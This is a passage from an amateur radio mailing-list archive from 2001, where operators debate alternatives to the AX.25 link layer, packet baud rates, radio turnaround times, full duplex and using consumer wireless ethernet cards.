>I'm all for an alternative to AX.25. I agree that it would probably
>best to adapt something from the commercial world, no point in
>re-inventing the wheel. And I think it would be best if it was ethernet
>based.

Isn't this what AMATUER radio is supposed to be, experiment??? Why do you
want to take something from the com world? Wouldn't it be better to come up
with something TOTALLY new???

>If we are to keep AX.25 I like the ideas that Joachim Elen brought up.
>
>Here is an interesting side point that I saw brought up on a BBS
>message... Why is 1200 baud our common LAN speed. Most radios are
>easily capable of 2400 & possibly 4800 baud without any major

>modification. Maybe because 1200 is the factory default?

NO it is that HAMS are CHEAP!!!! I put a 9k6 user port on my bbs YEARS
ago. At the time it ran around $500.00 to get it all running. It really
isn't much cheaper right now if you start from scratch and add everything
from a tnc, radio and everything else to the tip of the antenna.
The reason that we are still at 1200 baud is that the users aren't going to
spend the $$$$ to do it!!!
Since I put the 9k6 port in line about 10 years ago, I have only had 2
users that used it!!! Not much of a return on my $$$ huh. Since then I
have also used it for the back bone. Also don't forget that the system has
to be tuned also. Most users don't have the equipment to set their
deviation. The faster you go in baud the more important it is to have the
proper deviation.

I have tried to get users to up the speed to 4800, but once again, they
didn't want to spend the $$$. No I'm talking back before the internet took
over and packet was all we had. Do you remember the old days of packet??

>Anyway I think
>it would be neat if somehow we could have auto-speed-sensing and having
>something like an ordinary telephone modem... even it's still slow
>1200-9600.

I think we would be better off getting the sound card setups going. This
will work now with most people having fast enough computers to do the work
for them. You have to remember that when you take a tnc out of the picture,
you are having the computer doing all the work.

If WE as sysops, (I don't know how many are here!) need to do is to have
the network that we have right now working at it's best. I can see when the
users that have their deviation set to the proper level that the system
flies for what 1200 baud can do. I'm not against getting a better layer for
packet, but we would need to use it our selfs on our backbone if there is
anyone still using a backbone BEFORE we tell our users that they are going
to have to spend $$$$ to use the new system. Clean house in your LAN and
that will get users back running again, THEN down the road let them know
that we have something better.

All I keep hearing is that 1200 baud is SO SLOW!!! Get the 1200 baud
system working right and you will see users come back. If I remember right,
this is how this thread started. To get the users back and improve through
put, you need to have the deviation set right and work on the parms of all
your users. Untill this is done, you can have a 19,200 system and it won't
work right.

>I know I might sound like I'm beating a dead horse but I think adapting
>off the shelf Part 15 wireless ethernet cards is something more hams
>should investigate. It works for the commercial ISP's (see:
>http://isp-lists.isp-planet.com/isp-wireless/archives/) and there is no
>good reason it can't work for us.
>
>Using Part 15 Wireless Ethernet Devices For Amateur Radio:
>http://www.qsl.net/kb9mwr/projects/wireless/plan.html

How about getting what we already have working right and then make that as
a option. The biggest problem that I see with using them, would be the
power out. In Florida, my local LAN covers 4 counties and you would need
some good power to get it done. For a small LAN, this wouldn't be too much
of a problem.

73, Bill N4XEO

E- Mail mailto: n4xeo@amsat.org
home page: http://www.qsl.net/n4xeo
F.A.D.C.A.: http://www.fcrosby.com/fadca
FPAC: http://www.qsl.net/fpac
ICQ: 19219163

You are currently subscribed to netsig as: lyris.netsig@tapr.org

To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

29. [netsig] Re: Alternatives to AX.25 as link layer

From: Steve Lampereur <kb9mwr@yahoo.com>
Date: Tue, 11 Dec 2001 11:39:21 -0600 (CST)
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Message-ID: <LYR6748-51513-2001.12.11-12.24.09--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain

Before I forget: (something on topic)

DUAL - A Packet Format for a New Amateur Radio Link Layer:
http://minnie.tuhs.org/Seminars/Dual/

>>I'm all for an alternative to AX.25. I agree that it would probably
>>best to adapt something from the commercial world, no point in
>>re-inventing the wheel. And I think it would be best if it was ethernet
>>based.
>Isn't this what AMATUER radio is supposed to be, experiment??? Why do
>you want to take something from the com world? Wouldn't it be better to come
>up with something TOTALLY new???

Newsflash AX.25 wasn't total new! It was a spin off of X.25 used by
telephone company. Anyway the reason I think we should adapt something is
because it will take to many years to develop something totally new.
(example TAPR 900 MHz FHHS radio)

>proper deviation.
>I have tried to get users to up the speed to 4800, but once again, they
>didn't want to spend the $$$. No I'm talking back before the internet
>took over and packet was all we had. Do you remember the old days of packet??

I'm only 22 yrs old and got into amateur radio in high school. But I know
all about hams being cheap and resisting change. What I was driving at is
the ordinary vhf radio a guy has currently doing 1200 baud should be able
to do 2400-4800 baud with any addition bucks or modifications. Just move
that speed jumper in the TNC.

>I think we would be better off getting the sound card setups going. This
>will work now with most people having fast enough computers to do the
>work for them. You have to remember that when you take a tnc out of the
>picture, you are having the computer doing all the work.

I have a KISSed 9600 baud Spirit II TNC and my computer still does all the
work. My friend is doing the same thing with a sound card under Linux.
Obviously the sound card it more practical and cheaper.

>>Using Part 15 Wireless Ethernet Devices For Amateur Radio:
>>http://www.qsl.net/kb9mwr/projects/wireless/plan.html
>How about getting what we already have working right and then make that
>as a option. The biggest problem that I see with using them, would be the
>power out. In Florida, my local LAN covers 4 counties and you would need
>some good power to get it done. For a small LAN, this wouldn't be too
>much of a problem.

Okay, I'm just offering suggestions. Personally I see little point in
spending any great amount of time with anything under 10Kbps. True the
coverage area would be smaller, but would you want 10 or more people accessing
the same node? (Your throughput would be a joke) I think it would be best to
have multiple nodes even for VHF/UHF lans. (If you haven't check out my
link, we have buildt homebrew bi-directional amplifiers and have schematics
online in addition to path-loss calculators)

-20 mile part 15 link:
http://www.oreillynet.com/pub/a/wireless/2001/05/03/longshot.html

---
You are currently subscribed to netsig as: lyris.netsig@tapr.org
To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

30. [netsig] Re: Alternatives to AX.25 as link layer

From: "Robert Donnell" <bobdonnell@arkalmus.com>
Date: Tue, 11 Dec 2001 11:28:41 -0800
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Message-ID: <LYR6748-51525-2001.12.11-13.57.01--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain

Unfortunately, this won't work. The problem is that the modulation standard
won't carry higher data rates (other than marginally faster). Folks in
Europe have over clocked some of the modem chips to accomplish higher
speeds, but with the high tone of the Bell 202 standard being 2200 Hz, if
you double the clock rate on the modem, as needed to allow double the data
rate on the air, the high tone is now 4400 Hz. That's higher than the
bandwidth of a voice radio - they all have high-frequency roll-off filters
to reduce the harmonic content of the output of the deviation limiter, and
to limit the ultimate FM bandwidth. And for a 2X improvement in data rate,
you have to make roughly the same set of modifications as would be needed to
do 9600 bps - which has a maximum modulating frequency of 4800 Hz.

Achieving a higher data rate in the same audio bandwidth requires techniques
that encode more bits per baud. And the problem with using voice telephony
modem technology is that it assumes:
1) a full-duplex connection, to do training negotiation and equalization
2) It's designed to work with a single sender - there's no provision for
negotiating with multiple receivers.
3) the negotiation time is "huge" compared to the amount of data frequently
sent in one frame - imagine having to do a 10 second negotiation (and that's
fast!) to send an ack packet.

In Japan, at one time a FAX modem chipset was being used for 9600 bps. It
had a (roughly) 250 mS equalization phase, but did not depend on a
full-duplex link. To my knowledge, that's the fastest half-duplex
unmodified radio data that's been done on the air. Of course, adding an
extra 250 mS to the keyup times of some of these radios would be nothing.
Who cares if it takes 1 second to send a 20-byte ack packet. That's about
the same as 300 bps packet on HF...

73, Bob

> -----Original Message-----

> What I was
> driving at is
> the ordinary vhf radio a guy has currently doing 1200 baud
> should be able
> to do 2400-4800 baud with any addition bucks or
> modifications. Just move
> that speed jumper in the TNC.
>
>

You are currently subscribed to netsig as: lyris.netsig@tapr.org
To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

31. [netsig] Re: Alternatives to AX.25 as link layer

From: John Ackermann N8UR <jra@febo.com>
Date: Tue, 11 Dec 2001 14:35:02 -0500
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Message-ID: <LYR6748-51526-2001.12.11-14.03.26--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain

The other problem with higher speeds through voice-grade radios is the
turnaround time. If a large percentage of the time is spent waiting for
TXD, increased baud rate doesn't buy you much. It's a horrendous problem
at 9600, where TXD can easily exceed the packet length, but I recall some
tests that were done with the MFJ "Turbo" 2400 baud TNCs, and even there
the turnaround time resulted in 2400 baud throughputs that were way less
than 2x 1200 baud.

John

--On Tuesday, December 11, 2001 11:28 AM -0800 Robert Donnell
<bobdonnell@arkalmus.com> wrote:

> Unfortunately, this won't work. The problem is that the modulation
> standard won't carry higher data rates (other than marginally faster).
> Folks in Europe have over clocked some of the modem chips to accomplish
> higher speeds, but with the high tone of the Bell 202 standard being 2200
> Hz, if you double the clock rate on the modem, as needed to allow double
> the data rate on the air, the high tone is now 4400 Hz. That's higher
> than the bandwidth of a voice radio - they all have high-frequency
> roll-off filters to reduce the harmonic content of the output of the
> deviation limiter, and to limit the ultimate FM bandwidth. And for a 2X

> improvement in data rate, you have to make roughly the same set of
> modifications as would be needed to do 9600 bps - which has a maximum
> modulating frequency of 4800 Hz.
>
> Achieving a higher data rate in the same audio bandwidth requires
> techniques that encode more bits per baud. And the problem with using
> voice telephony modem technology is that it assumes:
> 1) a full-duplex connection, to do training negotiation and equalization
> 2) It's designed to work with a single sender - there's no provision for
> negotiating with multiple receivers.
> 3) the negotiation time is "huge" compared to the amount of data
> frequently sent in one frame - imagine having to do a 10 second
> negotiation (and that's fast!) to send an ack packet.
>
> In Japan, at one time a FAX modem chipset was being used for 9600 bps. It
> had a (roughly) 250 mS equalization phase, but did not depend on a
> full-duplex link. To my knowledge, that's the fastest half-duplex
> unmodified radio data that's been done on the air. Of course, adding an
> extra 250 mS to the keyup times of some of these radios would be nothing.
> Who cares if it takes 1 second to send a 20-byte ack packet. That's about
> the same as 300 bps packet on HF...
>
> 73, Bob
>
>
>> -----Original Message-----
>
>> What I was
>> driving at is
>> the ordinary vhf radio a guy has currently doing 1200 baud
>> should be able
>> to do 2400-4800 baud with any addition bucks or
>> modifications. Just move
>> that speed jumper in the TNC.
>>
>>
>
>
> ---
> You are currently subscribed to netsig as: NET-SIG@AG9V.AMPR.ORG
> To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org
>
>
>

John Ackermann   N8UR   jra@febo.com   http://www.febo.com
President, TAPR   n8ur@tapr.org   http://www.tapr.org

You are currently subscribed to netsig as: lyris.netsig@tapr.org
To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

32. [netsig] Re: Alternatives to AX.25 as link layer

From: "Robert Donnell" <bobdonnell@arkalmus.com>
Date: Tue, 11 Dec 2001 12:05:28 -0800
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Message-ID: <LYR6748-51532-2001.12.11-14.33.33--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain

> -----Original Message-----
> It's a
> horrendous problem
> at 9600, where TXD can easily exceed the packet length, but I
> recall some
> tests that were done with the MFJ "Turbo" 2400 baud TNCs, and
> even there
> the turnaround time resulted in 2400 baud throughputs that
> were way less
> than 2x 1200 baud.
>
Which probably has something to do with why I like using crystal-controlled
surplus commercial mobile radios - at least some of them.

With a couple of capacitor changes in the power supply sequencing, a GE MVP
is capable of a 7 mS RX to TX time, and a 3 mS TX to RX time. The TX time

is delayed in the power supply controller to prevent hot-switching the
mercury-wetted relay, which takes about 3 mS to operate - and that's also
what defines the RX switching time - the mechanical delay of the relay. It
turns out that the cap used by GE to delay the RX delay can be removed, and
that if that cap is used to replace the cap used to program the TX delay,
viola - 7 mS keyup time, and adequate protection for the relay achieved with
no new parts. All times measured with using an engineering-grade O-scope.

And for the nay sayers of relays, none of the several MVP's we've modified
for 9600 operations has had a relay failure. That includes one that was
used temporarily as a repeater on one of the local UHF 9600 lans.

Fast radios allow the TXD to largely be defined by how fast the clock
recovery loop gets locked on.

73, Bob, KD7NM

You are currently subscribed to netsig as: lyris.netsig@tapr.org
To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

33. [netsig] Re: Alternatives to AX.25 as link layer

From: John Ackermann N8UR <jra@febo.com>
Date: Tue, 11 Dec 2001 15:15:08 -0500
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Message-ID: <LYR6748-51535-2001.12.11-14.43.28--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain

--On Tuesday, December 11, 2001 12:05 PM -0800 Robert Donnell
<bobdonnell@arkalmus.com> wrote:

> Which probably has something to do with why I like using
> crystal-controlled surplus commercial mobile radios - at least some of
> them.
>
> With a couple of capacitor changes in the power supply sequencing, a GE
> MVP is capable of a 7 mS RX to TX time, and a 3 mS TX to RX time. The TX
> time is delayed in the power supply controller to prevent hot-switching
> the mercury-wetted relay, which takes about 3 mS to operate - and that's
> also what defines the RX switching time - the mechanical delay of the
> relay. It turns out that the cap used by GE to delay the RX delay can be
> removed, and that if that cap is used to replace the cap used to program
> the TX delay, viola - 7 mS keyup time, and adequate protection for the
> relay achieved with no new parts. All times measured with using an
> engineering-grade O-scope.
>
> And for the nay sayers of relays, none of the several MVP's we've modified
> for 9600 operations has had a relay failure. That includes one that was
> used temporarily as a repeater on one of the local UHF 9600 lans.
>
> Fast radios allow the TXD to largely be defined by how fast the clock
> recovery loop gets locked on.
>
> 73, Bob, KD7NM

Virtually the same comments apply to the Motorola Mitrek and several other
rigs. Those little antenna relays can be surprisingly fast. Another trick
is to keep the RX and TX oscillators running all the time; this won't work
with some rigs because of bleed-through, but where it can be done, it
significantly speeds up the turnaround time.

John

John Ackermann   N8UR   jra@febo.com   http://www.febo.com
President, TAPR   n8ur@tapr.org   http://www.tapr.org

You are currently subscribed to netsig as: lyris.netsig@tapr.org
To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

34. [netsig] Re: Alternatives to AX.25 as link layer

From: Chuck Gelm <nc8q@gelm.net>
Date: Tue, 11 Dec 2001 17:25:22 -0500
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Message-ID: <LYR6748-51554-2001.12.11-16.53.45--lyris.netsig#tapr.org@lists.tapr.org>

Rendered body type: text/plain

Robert:

You have totally ruined this topic by
clouding the issue with examples, facts, and logic. :-|

;-) Chuck nc8q

You are currently subscribed to netsig as: lyris.netsig@tapr.org
To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

35. [netsig] Re: Alternatives to AX.25 as link layer

From: "Robert Donnell" <bobdonnell@arkalmus.com>
Date: Tue, 11 Dec 2001 15:38:17 -0800
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Message-ID: <LYR6748-51566-2001.12.11-18.06.23--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain

Most of which actually have nothing to do with AX.25 vs. another link-layer
protocol!

I happen to agree with the originator of the question in once sense. A
physical/link layer protocol with FEC would be a very good thing. I suspect
the first place it will be implemented will be on soundcards modems, and if
successful, would strongly promote folks to moving their low and medium
speed connectivity in that direction. Why soundcard? Getting reasonable
(read cheap) off-the-shelf FEC streaming hardware for low and medium speed
operations isn't going to be easy. And I think there's enough horsepower in
most of our PCs to deal with it in software.
Now we need to find someone who's smart enough to do it.

I hope that if it runs at 9600 bps (before FEC overhead), that the G3RUH
modulation and randomizing standard can be accommodated, otherwise there are
some local repeaters that'll need to be "fixed"! But I don't understand the
FEC topic enough to know the answer to that question.

73, Bob

Robert Donnell, KD7NM   (425) 741-0999
14507 Madison Way   mailto:kd7nm@pugetsound.net
Lynnwood, WA 98037
       Western Washington Amateur IP Address Coordinator

> -----Original Message-----
> Robert:
>
> You have totally ruined this topic by
> clouding the issue with examples, facts, and logic. :-|
>
> ;-) Chuck nc8q
>

You are currently subscribed to netsig as: lyris.netsig@tapr.org
To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

36. [netsig] Re: Alternatives to AX.25 as link layer

From: Gary Mitchell <wb6yru@aenet.net>
Date: Tue, 11 Dec 2001 23:30:29 -0800
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Message-ID: <LYR6748-51639-2001.12.12-03.13.59--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain

Robert Donnell wrote:
>
> > -----Original Message-----
> > It's a
> > horrendous problem
> > at 9600, where TXD can easily exceed the packet length, but I
> > recall some
> > tests that were done with the MFJ "Turbo" 2400 baud TNCs, and
> > even there
> > the turnaround time resulted in 2400 baud throughputs that
> > were way less

> > than 2x 1200 baud.
> >
> Which probably has something to do with why I like using crystal-controlled
> surplus commercial mobile radios - at least some of them.
>
> With a couple of capacitor changes in the power supply sequencing, a GE MVP
> is capable of a 7 mS RX to TX time, and a 3 mS TX to RX time. The TX time
> is delayed in the power supply controller to prevent hot-switching the
> mercury-wetted relay, which takes about 3 mS to operate - and that's also
> what defines the RX switching time - the mechanical delay of the relay. It
> turns out that the cap used by GE to delay the RX delay can be removed, and
> that if that cap is used to replace the cap used to program the TX delay,
> viola - 7 mS keyup time, and adequate protection for the relay achieved with
> no new parts. All times measured with using an engineering-grade O-scope.
>
> And for the nay sayers of relays, none of the several MVP's we've modified
> for 9600 operations has had a relay failure. That includes one that was
> used temporarily as a repeater on one of the local UHF 9600 lans.
>
> Fast radios allow the TXD to largely be defined by how fast the clock
> recovery loop gets locked on.

Fast switching of a transceiver is all well and good, but if
through-put is at least one of the goals, we should be thinking
about full duplex instead. With a separate transmitter and
receiver running at the same time, the issue of how fast you
can switcho from RX to TX (or vise versa) becomes completely
academic.

People have been saying how painfully slow 1200 baud is, but in
full duplex, even that relatively slow speed would experience a
significant improvement.

Gary
WB6YRU

You are currently subscribed to netsig as: lyris.netsig@tapr.org
To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

37. [netsig] Re: Alternatives to AX.25 as link layer

From: "Robert Donnell" <bobdonnell@arkalmus.com>
Date: Wed, 12 Dec 2001 11:17:11 -0800
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Message-ID: <LYR6748-51694-2001.12.12-13.45.18--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain

Yes, I've seen how well full duplex can work - on one occasion, a local user
was able to receive, but unable 'get into' a 144MHz/9600 repeater. He was
able to get into a 220MHz/1200 repeater. We set up routing such that data
from my station went via the 9600 bps path, and the acks came back on the
1200 bps path, and we managed to keep both of our transmitters keyed up
pretty much continuously while I was sending data. So - yes, I understand
the benefits of full duplex.

As I commented before, there are places where full-duplex is useful and
places where it isn't.

Point-from-multipoint and multipoint-from-multipoint full duplex is only
practical for a few data links, otherwise you end up filling all available
space with dedicated receivers and TNCs for each site to listen to all the
other sites.

In a peer network (no/all point to point links) with more than (say) 10
users, it's not practical to attempt full-duplex links between all users.
And that's the model most of us are working with. We use rather dumb
repeaters. To link to another LAN (another repeater or HTS-free simplex) is
normally done at a well-sited users' house. It too isn't the model that
everyone else works under.

But perhaps there's another way for 20 or 30 folks on a LAN to all run full
duplex. I could get behind a practical plan to make that happen.

And, again, this has nothing to do with the link layer protocol.

73, Bob, KD7NM

> -----Original Message-----
> From: bounce-netsig-18470@lists.tapr.org
> [mailto:bounce-netsig-18470@lists.tapr.org]On Behalf Of Gary Mitchell
> Sent: Tuesday, December 11, 2001 11:30 PM
> To: TAPR Networking Special Interest Group
> Subject: [netsig] Re: Alternatives to AX.25 as link layer
>
>
> Fast switching of a transceiver is all well and good, but if
> through-put is at least one of the goals, we should be thinking
> about full duplex instead. With a separate transmitter and
> receiver running at the same time, the issue of how fast you
> can switcho from RX to TX (or vise versa) becomes completely
> academic.
>
> People have been saying how painfully slow 1200 baud is, but in
> full duplex, even that relatively slow speed would experience a
> *significant* improvement.
>
> Gary
> WB6YRU
>
>
>
> ---
> You are currently subscribed to netsig as: kd7nm@pugetsound.net
> To unsubscribe send a blank email to
> leave-netsig-6748T@lists.tapr.org
>
>

You are currently subscribed to netsig as: lyris.netsig@tapr.org
To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

38. [netsig] Re: Alternatives to AX.25 as link layer

From: "Joachim Elen" <joachim.elen@village.uunet.be>
Date: Wed, 12 Dec 2001 22:16:12 +0100
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Message-ID: <LYR6748-51713-2001.12.12-15.44.12--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain

I like the idea of using an Ethernet derivate for doing packet radio, I
honestly do.
But I'd like to say something about this too:
In the MCB152 project we recently started using a 153kbaud DF9IC-DG3RBU
USCC-modem.
In a testphase I am using 230kbaud for TNC-PC communication and it seems to
be working quite well.
My point is that I am seamlessly running high speed trough a communication
port while a 153kbaud is still very high speed for radioamateurs these days.
Shouldn't we be investigating the technical possibility for megabit
transceivers too?
What good use is an Ethernet TNC that can do only 9600 baud or 153kbaud if
we can get the same performance out of a serial port for a lower development
cost?

I'd also like to respond to several people:

Don, W4DH wrote:
>BTW, someone, or group, in Germany has a Win9x driver that interfaces AX.25
>to the socket interface (I don't have the link handy). There is a modest
>charge for the software (about $30US as I remember). (It has been a couple
>of years since I looked into it.)

I know about the PCFlexnet software written by Gunter Jost DK7WJ
And off course there is SV2AGW who does something similar.
I assent these projects ... they are pushing in the right direction

Bill, N4XEO wrote:
>Isn't this what AMATUER radio is supposed to be, experiment??? Why do you
>want to take something from the com world? Wouldn't it be better to come up
>with something TOTALLY new???

Some individuals spent part of their life to find the solution that serves
their needs. The 'invention' itself is rarely more than a mixture or

modification of someone else's earlier idea or invention. Companies spend
quite some money in R&D. They even PAY their employees to invent new and
better things than others.
Please, don't think it is as easy as ... let's invent something TOTALLY new
... yeah ... awesome ... Instead, try to figure out what your needs are
first, then check if the existing tool is sufficient and then ... if you
concluded that it isn't, you can start thinking of adjusting the existing
tool to serve your needs. That's more than experimenting enough to start
with. Unfortunately, inventing something really NEW is preserved for the
happy few only.

Robert Donnell wrote:
>The problem is that the modulation standard
>won't carry higher data rates (other than marginally faster). Folks in
>Europe have over clocked some of the modem chips to accomplish higher
>speeds, but with the high tone of the Bell 202 standard being 2200 Hz, if
>you double the clock rate on the modem, as needed to allow double the data
>rate on the air, the high tone is now 4400 Hz.

The modulation type you are talking about is AFSK. At higher baudrates like
9600 baud and higher,
FSK or PSK is used. To avoid frequency drift, G3RUH invented some kind of
scrambler that generates a more
balanced output when modulating FSK. So, that Bell 202 standard is an old
story by now and is indeed only used
with 1200 baud TNC's. By now, amateurs are trying to make a decent (D)QPSK,
QAM or other progressive transceiver.
With such transceiver it is almost a must to implement FEC in the datastream
to compensate the loss in dB's.
Basically, in my opinion modulating FEC has nothing to do with data link
layer itself. Therefore I state that you can retain AX.25 for the link
layer while implementing FEC inside the modem.

Ulf Kumm wrote:
>i read your discussion today and recomend you to have a look to our
>homepage www.symek.de .Our TNC3 family use an MC68302 processor and
>can handle AT- mode (Hayes) and TCP/IP Slip- mode, G3RUH and GMS.

I heard about the TNC3 and I can only be satisfied that there are other
people sharing this idea.

kind regards,

Joachim,
ON1DDS.

You are currently subscribed to netsig as: lyris.netsig@tapr.org
To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

39. [netsig] Re: Alternatives to AX.25 as link layer

From: Steve Lampereur <kb9mwr@yahoo.com>
Date: Thu, 13 Dec 2001 00:46:18 -0600
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Message-ID: <LYR6748-51823-2001.12.13-01.14.42--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain

I think I said it before, I agree with Joachim Elen. I guess I don't
explain and candy-coat my arguments enough for some people.

>... yeah ... awesome ... Instead, try to figure out what your needs are
>first, then check if the existing tool is sufficient and then ... if you
>concluded that it isn't, you can start thinking of adjusting the
>existing
>tool to serve your needs. That's more than experimenting enough to start
>with. Unfortunately, inventing something really NEW is preserved for the
>happy few only.

Exactly. Why spend years "re-inventing the wheel" if something already
exists that will work (with modification).

I suggested 2400-4800 baud possibilites (as did someone months ago in a BBS
message) because I think the reason 9600 baud (and faster) never caught on
like it should of is because most hams are not capable of doing the
transceiver mods (and won't put up the money for a Tekk radio or whatever).

If we can revise the modulation type so that 2400-4800 are capable with
"standard mic jack and ext. speaker jack' connections we might have
something that will catch on.

>Shouldn't we be investigating the technical possibility for megabit
transceivers too? >What good use is an Ethernet TNC that can do only 9600
baud or 153kbaud if we can get >the same performance out of a serial port
for a lower development cost?

Not to mention 9600 dosen't entice potential new hams very well.

>Chuck Gelm <nc8q@gelm.net>
>Subject:? readily available spread spectrum radios ?
>Body:Where?

Check Office Max, Best Buy.. & http://hydra.carleton.ca/info/
For ~$100 you can get a 11 Mbps data radio.
http://www.qsl.net/kb9mwr/projects/wireless/plan.html

You are currently subscribed to netsig as: lyris.netsig@tapr.org
To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

40. [netsig] Re: Previous TAPR NETSIG message is infected

From: Steve Lampereur <kb9mwr@yahoo.com>
Date: Thu, 13 Dec 2001 00:52:06 -0600
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Message-ID: <LYR6748-51824-2001.12.13-01.20.28--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain

I know people already hate me so..

May I suggest to any one who suffers this "virus" problem:

Get a real OS (Linux) and you won't have to; worry about it, or send out 100
virus warning messages..

You are currently subscribed to netsig as: lyris.netsig@tapr.org
To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

41. [netsig] 11 Mbps data radio

From: Chuck Gelm <nc8q@gelm.net>
Date: Thu, 13 Dec 2001 16:52:32 -0500
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Message-ID: <LYR6748-51912-2001.12.13-16.20.58--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain

Hi, Steve et allia:

Thanks for the information, Steve.

 It takes at least 'two to tango'...
I saw two Proxim Symphony ISA cards at $29.50 close out
at Best Buy, but wasn't sure if they were 802.11b. ?

 I am looking for wireless ISA or PCA cards
with some type of antenna connector.

I'm looking for a partner within a few miles of me to experiment
(EM79lq zip code 45429).

 My idea is to use a water tower as a passive reflector creating
a LAN of nodes within 5 miles LOS of the same water tower.
(and on the same side of the water tower?).

 Is there any history of using passive reflectors at these
frequencies and bandwidths?

Regards, Chuck nc8q

Steve Lampereur wrote:
> >Chuck Gelm <nc8q@gelm.net>
> >Subject:? readily available spread spectrum radios ?
> >Body:Where?
>

> Check Office Max, Best Buy.. & http://hydra.carleton.ca/info/
> For ~$100 you can get a 11 Mbps data radio.
> http://www.qsl.net/kb9mwr/projects/wireless/plan.html
>
> ---
> You are currently subscribed to netsig as: nc8q@gelm.net
> To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

---
You are currently subscribed to netsig as: lyris.netsig@tapr.org
To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

42. [netsig] Re: 11 Mbps data radio

From: Mike Fahmie <mpfahmie@lbl.gov>
Date: Thu, 13 Dec 2001 14:16:19 -0800
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Message-ID: <LYR6748-51913-2001.12.13-16.45.51--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain

> My idea is to use a water tower as a passive reflector creating
>a LAN of nodes within 5 miles LOS of the same water tower.
>(and on the same side of the water tower?).
>
> Is there any history of using passive reflectors at these
>frequencies and bandwidths?
>
>Regards, Chuck nc8q

This comes to mind immediately;

The angle of reflection equals the angle of incidence. If your water tower
is a cylinder with vertical walls, your signals go off above the horizon.

On the other hand, if it is spherical (or curved in the vertical plane),
the incident energy is dispersed in a fan of elevation. It becomes quite
important to focus your energy on the reflector to get enough to work with
at the other end.

-Mike-

Mike Fahmie - WA6ZTY @ WA6ZTY - MPFahmie@lbl.gov
Advanced Light Source - Lawrence Berkeley National Laboratory
==========
"Alas, a Balrog, and I am already weary."
Gandalf the Wizard - Lord of the Rings
==========

You are currently subscribed to netsig as: lyris.netsig@tapr.org
To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

43. [netsig] Re: 11 Mbps data radio

From: Robert Morales <morales_r@yahoo.com>
Date: Thu, 13 Dec 2001 19:17:15 -0800 (PST)
To: "TAPR Networking Special Interest Group" <netsig@lists.tapr.org>
Message-ID: <LYR6748-51954-2001.12.13-21.45.36--lyris.netsig#tapr.org@lists.tapr.org>
Rendered body type: text/plain

I know of at least one 802.11b fixed wireless
installation in Illinois that is using a water tower
for precisely that. The equipment in use is sold by
Amplidyne (www.amplidyneinc.com).

73s de Bob, WP4BQV.

--- Chuck Gelm <nc8q@gelm.net> wrote:
> Hi, Steve et allia:
>
> Thanks for the information, Steve.
>
> It takes at least 'two to tango'...
> I saw two Proxim Symphony ISA cards at $29.50 close
> out
> at Best Buy, but wasn't sure if they were 802.11b. ?
>
> I am looking for wireless ISA or PCA cards
> with some type of antenna connector.
>

> I'm looking for a partner within a few miles of me
> to experiment
> (EM79lq zip code 45429).
>
> My idea is to use a water tower as a passive
> reflector creating
> a LAN of nodes within 5 miles LOS of the same water
> tower.
> (and on the same side of the water tower?).
>
> Is there any history of using passive reflectors at
> these
> frequencies and bandwidths?
>
> Regards, Chuck nc8q
>
> Steve Lampereur wrote:
> > >Chuck Gelm <nc8q@gelm.net>
> > >Subject:? readily available spread spectrum
> radios ?
> > >Body:Where?
> >
> > Check Office Max, Best Buy.. &
> http://hydra.carleton.ca/info/
> > For ~$100 you can get a 11 Mbps data radio.
> >
>
http://www.qsl.net/kb9mwr/projects/wireless/plan.html
> >
> > ---
> > You are currently subscribed to netsig as:
> nc8q@gelm.net
> > To unsubscribe send a blank email to
> leave-netsig-6748T@lists.tapr.org
>
> ---
> You are currently subscribed to netsig as:
> WP4BQV@AMSAT.ORG
> To unsubscribe send a blank email to
> leave-netsig-6748T@lists.tapr.org
>

_____
Do You Yahoo!?
Check out Yahoo! Shopping and Yahoo! Auctions for all of
your unique holiday gifts! Buy at http://shopping.yahoo.com
or bid at http://auctions.yahoo.com

You are currently subscribed to netsig as: lyris.netsig@tapr.org
To unsubscribe send a blank email to leave-netsig-6748T@lists.tapr.org

